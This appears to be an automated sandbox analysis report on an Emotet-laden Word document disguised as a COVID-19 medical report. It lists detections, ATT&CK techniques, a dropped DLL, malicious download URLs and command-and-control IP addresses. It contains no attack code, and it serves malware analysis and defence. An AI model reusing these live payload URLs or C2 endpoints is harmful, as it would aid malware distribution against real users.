
System Summary:

Sigma detected: Suspicious Call by Ordinal

Sigma detected: Suspicious Encoded PowerShell Command Line

Signature Overview

- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior



Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for domain / URL
- Multi AV Scanner detection for dropped file
- Multi AV Scanner detection for submitted file
- Machine Learning detection for dropped file

Compliance:

- Uses new MSVCR Dlls
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Potential dropper URLs found in powershell memory

E-Banking Fraud:

- Yara detected Emotet

System Summary:

- Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)
- Powershell drops PE file
- Very long command line found

Data Obfuscation:

- Document contains an embedded VBA with many GOTO operations indicating source code obfuscation
- Document contains an embedded VBA with many randomly named variables
- Document contains an embedded VBA with many string operations indicating source code obfuscation
- Obfuscated command line found
- Suspicious powershell command line found

Persistence and Installation Behavior:

Creates processes via WMI

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Encrypted powershell cmdline option found


Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Security Software Discovery 1 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Virtualization/Sandbox Evasion 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Non-Standard Port 1	E R C
Domain Accounts	Scripting 3 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 4	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Non-Application Layer Protocol 3	S S
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Application Layer Protocol 1 3	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 3 2	Cached Domain Credentials	System Information Discovery 1 5	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D Si
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
IU-8549 Medical report COVID-19.doc	63%	Virustotal		Browse
IU-8549 Medical report COVID-19.doc	59%	Metadefender		Browse
IU-8549 Medical report COVID-19.doc	83%	ReversingLabs	Document-Word.Trojan.Emotet	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	100%	Joe Sandbox ML		
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	46%	Metadefender		Browse
C:\Users\user\Nk2duhb\Gxlh9ia\E6_R.dll	93%	ReversingLabs	Win32.Trojan.EmotetCrypt	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
11.2.rundll32.exe.200000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.10000000.11.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.10000000.8.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.180000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1c0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.10000000.8.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
7.2.rundll32.exe.250000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.230000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.10000000.8.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.150000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.170000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.1a0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.700000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.10000000.12.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.10000000.12.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.160000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

Source	Detection	Scanner	Label	Link
vanddnabhargave.com	6%	Virustotal		Browse
ie-best.net	5%	Virustotal		Browse
bhaktivrind.com	2%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://ocsp.sectigo.com0	0%	URL Reputation	safe	
http://cab.mykfn.com/admin/X/	100%	Avira URL Cloud	malware	
http://bhaktivrind.com	0%	Avira URL Cloud	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://ie-best.net	0%	Avira URL Cloud	safe	
http://java.c	0%	Avira URL Cloud	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://gocphongthe.com/wp-content/IMMC/	100%	Avira URL Cloud	malware	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	0%	URL Reputation	safe	
http://ie-best.net/online-timer-kvhxz/ilXL/	100%	Avira URL Cloud	malware	
http://www.letscompareonline.com/de.letscompareonline.com/wYd/	100%	Avira URL Cloud	malware	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://https://sectigo.com/CPS0D	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://www.%s.comPA	0%	URL Reputation	safe	
http://bhaktivrind.com/cgi-bin/JBbb8/	100%	Avira URL Cloud	malware	
http://vanddnabhargave.com/asset/W9o/	100%	Avira URL Cloud	malware	
http://cab.mH	0%	Avira URL Cloud	safe	
http://cab.mykfn.com	0%	Avira URL Cloud	safe	
http://vanddnabhargave.com	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
vanddnabhargave.com	166.62.10.32	true	true	• 6%, Virustotal, Browse	unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ie-best.net	192.185.52.115	true	true	• 5%, Virustotal, Browse	unknown
bhaktivrind.com	166.62.28.130	true	true	• 2%, Virustotal, Browse	unknown
cab.mykfn.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ie-best.net/online-timer-kvhxz/ilXL/	true	• Avira URL Cloud: malware	unknown
http://bhaktivrind.com/cgi-bin/JBbb8/	true	• Avira URL Cloud: malware	unknown
http://vanddnabhargave.com/asset/W9o/	true	• Avira URL Cloud: malware	unknown


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.windows.com/pctv.	rundll32.exe, 00000009.0000000 2.2131336460.0000000001E20000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000006.0000000 2.2111782640.0000000001C70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110651832.000 0000001E20000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2121577503.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2131336460.0000000001E2000 0.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000006.0000000 2.2111782640.0000000001C70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110651832.000 0000001E20000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2121577503.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2131336460.0000000001E2000 0.00000002.00000001.sdmp	false		high
http://ocsp.sectigo.com0	powershell.exe, 00000005.00000 002.2106822436.0000000003B5800 0.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cab.mykfn.com/admin/X/	powershell.exe, 00000005.00000 002.2107203332.000000001B53800 0.00000004.00000001.sdmp, powe rshell.exe, 00000005.00000002. 2106741601.0000000003A69000.00 000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://bhaktivrind.com	powershell.exe, 00000005.00000 002.2106822436.0000000003B5800 0.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://cambiasuhistoria.growlab.es/wp-content/hGhY2/P	powershell.exe, 00000005.00000 002.2099206859.0000000002EA100 0.00000004.00000001.sdmp	false		high
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000006.0000000 2.2111927523.0000000001E57000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110821787.000 0000002007000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2121763735.000000000 2007000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2131595672.000000000200700 0.00000002.00000001.sdmp, rund ll32.exe, 0000000A.00000002.21 46304517.0000000002197000.0000 0002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000006.0000000 2.2111782640.0000000001C70000. 00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110651832.000 0000001E20000.00000002.0000000 1.sdmp, rundll32.exe, 00000008 .00000002.2121577503.000000000 1E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000 002.2131336460.0000000001E2000 0.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://ie-best.net	powershell.exe, 00000005.00000002.2106822436.0000000003B58000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://java.c	powershell.exe, 00000005.00000002.2097432715.00000000003A5000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000006.00000002.2111927523.0000000001E57000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110821787.0000002007000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2121763735.0000000002007000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2131595672.0000000002007000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2146304517.0000000002197000.00000002.00000001.sdmp	false		high
http://crl.sectigo.com/SectigoRSATimeStampingCA.crl0t	powershell.exe, 00000005.00000002.2106822436.0000000003B58000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000006.00000002.2111927523.0000000001E57000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110821787.0000002007000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2121763735.0000000002007000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2131595672.0000000002007000.00000002.00000001.sdmp, rundll32.exe, 0000000A.00000002.2146304517.0000000002197000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	powershell.exe, 00000005.00000002.2098069064.0000000002400000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2122352359.0000000002820000.00000002.00000001.sdmp	false		high
http://gocphongthe.com/wp-content/lMMC/	powershell.exe, 00000005.00000002.2099206859.0000000002EA1000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2106741601.0000000003A69000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://crt.sectigo.com/SectigoRSATimeStampingCA.crt0#	powershell.exe, 00000005.00000002.2106822436.0000000003B58000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com/	rundll32.exe, 00000006.00000002.2111782640.0000000001C70000.00000002.00000001.sdmp, rundll32.exe, 00000007.00000002.2110651832.0000001E20000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2121577503.0000000001E20000.00000002.00000001.sdmp, rundll32.exe, 00000009.00000002.2131336460.0000000001E20000.00000002.00000001.sdmp	false		high
http://cambiasuhistoria.growlab.es/wp-content/hGhY2/	powershell.exe, 00000005.00000002.2106741601.0000000003A69000.00000004.00000001.sdmp	false		high
http://www.letscompareonline.com/de.letscompareonline.com/wYd/	powershell.exe, 00000005.00000002.2099206859.0000000002EA1000.00000004.00000001.sdmp, powershell.exe, 00000005.00000002.2106741601.0000000003A69000.00000004.00000001.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://sectigo.com/CPS0D	powershell.exe, 00000005.00000002.2106822436.0000000003B58000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.piriform.com/ccleanerhttp://www.piriform.com/cclea7	powershell.exe, 00000005.00000002.2097432715.00000000003A5000.00000004.00000020.sdmp	false		high
http://www.piriform.com/ccleaner	powershell.exe, 00000005.00000002.2097432715.00000000003A5000.00000004.00000020.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.%s.comPA	powershell.exe, 00000005.00000002.2098069064.000000000240000.00000002.00000001.sdmp, rundll32.exe, 00000008.00000002.2122352359.0000000002820000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://cab.mH	powershell.exe, 00000005.00000002.2106818585.0000000003B54000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://cab.mykfn.com	powershell.exe, 00000005.00000002.2099206859.0000000002EA100.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://vanddnabhargave.com	powershell.exe, 00000005.00000002.2106822436.0000000003B5800.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
194.4.58.192	unknown	Kazakhstan		202958	HOSTER-KZ	true
49.205.182.134	unknown	India		18209	BEAMTELE-AS-APAtriaConvergenceTechnologiespvtltdIN	true
95.9.5.93	unknown	Turkey		9121	TTNETTR	true
185.201.9.197	unknown	Germany		47583	AS-HOSTINGERLT	true
115.94.207.99	unknown	Korea Republic of		3786	LGDACOMLGDACOMCorporationKR	true
71.72.196.159	unknown	United States		10796	TWC-10796-MIDWESTUS	true
70.92.118.112	unknown	United States		10796	TWC-10796-MIDWESTUS	true
70.183.211.3	unknown	United States		22773	ASN-CXA-ALL-CCI-22773-RDCUS	true
12.175.220.98	unknown	United States		7018	ATT-INTERNET4US	true
200.116.145.225	unknown	Colombia		13489	EPMTelecomunicacionesSAESPCO	true
190.251.200.206	unknown	Colombia		13489	EPMTelecomunicacionesSAESPCO	true
138.68.87.218	unknown	United States		14061	DIGITALOCEAN-ASNUS	true
172.105.13.66	unknown	United States		63949	LINODE-APLinodeLLCUS	true
220.245.198.194	unknown	Australia		7545	TPG-INTERNET-APTPGTelecomLimitedAU	true
104.131.11.150	unknown	United States		14061	DIGITALOCEAN-ASNUS	true

